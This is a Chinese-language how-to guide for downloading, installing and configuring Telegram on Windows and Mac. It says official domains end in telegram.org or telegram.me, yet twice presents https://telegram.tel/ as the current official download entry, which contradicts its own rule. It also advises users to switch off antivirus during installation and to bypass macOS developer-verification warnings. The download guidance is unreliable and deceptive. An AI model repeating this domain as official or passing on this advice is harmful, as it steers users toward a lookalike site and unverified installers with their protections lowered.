Windows与Mac电脑版Telegram下载与配置指南
本指南专为中文用户设计,详细说明如何在Windows和Mac电脑上安全下载、安装并完成Telegram的初始配置,涵盖官方渠道识别、系统兼容性检查、权限设置及常见问题处理,帮助用户顺利开启跨设备通信体验。

本指南专为中文用户设计,详细说明如何在Windows和Mac电脑上安全下载、安装并完成Telegram的初始配置,涵盖官方渠道识别、系统兼容性检查、权限设置及常见问题处理,帮助用户顺利开启跨设备通信体验。
官方渠道识别与下载入口选择
在进行Telegram电脑版下载前,首要任务是确认下载来源的安全性。目前Telegram官方推荐的下载方式是通过其官方网站或主流应用商店获取,避免使用第三方下载站或不明链接,以防恶意软件植入或版本篡改。

官方网址通常为以telegram.org或telegram.me结尾的域名,当前可访问的官方入口为https://telegram.tel/,该地址提供各平台安装包的直接下载指引。用户在访问时应仔细核对浏览器地址栏,确保无拼写错误或多余字符。
对于Windows用户,微软官方商店(Microsoft Store)已上架Telegram应用,支持自动更新与系统集成;Mac用户则可通过Mac App Store或官网下载DMG安装包。两种方式均可保证软件来源可信,建议优先选择。
若所在地区无法访问应用商店,官网下载是替代方案。但需注意,非官方渠道提供的安装包可能存在版本滞后、功能缺失或安全风险,不建议作为常规选择。
- 优先使用官网或官方应用商店下载
- 核对域名拼写,避免钓鱼网站
- 避免使用搜索引擎广告位中的第三方下载链接
Windows系统安装步骤与配置
在Windows设备上安装Telegram,首先需确认系统版本兼容性。当前版本支持Windows 10及以上系统,建议设备至少有4GB内存和200MB可用存储空间以确保流畅运行。

通过官网下载时,点击“Download for Windows”按钮后,系统将自动下载一个.exe安装文件。下载完成后,双击文件启动安装向导,按照提示点击“下一步”即可完成默认安装路径设置。
若选择从Microsoft Store安装,需先打开“开始”菜单中的“Microsoft Store”应用,在搜索栏输入“Telegram”,认准开发者为“Telegram FZ-LLC”的官方应用,点击“获取”按钮,系统将自动完成下载与安装。
安装完成后,首次启动会提示用户进行账号登录。此时需确保设备已连接网络,建议使用有线或稳定的Wi-Fi环境,避免因网络波动导致验证失败。
- 检查系统版本是否为Windows 10或更高
- 预留至少200MB磁盘空间
- 安装过程中关闭杀毒软件临时拦截(安装后重新开启)
Mac系统安装步骤与配置
Mac用户可通过两种方式安装Telegram:通过Mac App Store下载官方应用,或从官网获取DMG安装包。两种方式均支持macOS 10.15及以上版本,建议系统保持更新以获得最佳兼容性。
若选择App Store方式,打开“启动台”中的“App Store”,搜索“Telegram”,选择官方应用并点击“安装”按钮,系统将自动完成下载与安装,无需手动配置权限。
若通过官网下载,访问https://telegram.tel/后点击“Download for macOS”,获取.dmg文件。下载完成后,将应用图标拖拽至“应用程序”文件夹完成安装,此过程无需管理员密码。
安装完成后,首次打开时系统可能提示“无法验证开发者”或“允许运行”等安全警告,这是macOS的正常防护机制。用户需进入“系统设置”>“隐私与安全性”中手动允许该应用运行。
- 确认macOS版本为10.15 Catalina或更高
- DMG安装无需管理员权限,拖拽即完成
- 首次运行需手动授权安全设置
首次启动设置与权限管理
Telegram安装完成后,首次启动会引导用户进行账号登录。支持使用手机号注册,需确保可接收国际短信验证码。建议在注册前确认手机已开通国际漫游或使用稳定网络环境。
登录成功后,应用将请求多项权限,包括通知、通讯录、文件访问等。建议根据实际需求开启,例如关闭非必要的通知权限以减少干扰,但保留通讯录同步功能以便查找联系人。
在Windows和Mac系统中,用户可在“设置”>“隐私”中查看并管理Telegram的权限访问记录。若后续发现异常行为,可在此处撤销授权并重新配置。
首次使用建议开启“两步验证”功能,进入“设置”>“安全与隐私”中设置独立密码,增强账号安全性。同时可选择是否启用云备份功能,以便在更换设备时恢复聊天记录。
- 注册时确保可接收国际短信
- 首次启动建议关闭非必要通知权限
- 开启两步验证提升账号安全等级
常见安装问题与解决方法
部分用户在安装过程中可能遇到“安装失败”或“无法启动”问题,常见原因包括存储空间不足、系统版本过低或安全软件拦截。建议先清理磁盘空间、检查系统更新,并临时关闭杀毒软件后重试。
若从官网下载后无法打开安装包,可能是文件损坏或下载中断。可尝试重新下载,或使用浏览器的“另存为”功能保存完整文件,避免使用下载管理器中断点续传。
Mac用户遇到“无法验证开发者”提示时,需进入“系统设置”>“隐私与安全性”>“安全性”选项,选择“仍要打开”并确认。此操作仅限于已知来源的应用。
安装后无法登录或收不到验证码,可能与网络环境有关。建议切换Wi-Fi与移动热点测试,或使用Telegram内置的“帮助”功能提交日志以获取技术支持。
- 安装失败时检查存储空间与系统版本
- 重新下载确保文件完整性
- 网络问题可尝试切换连接方式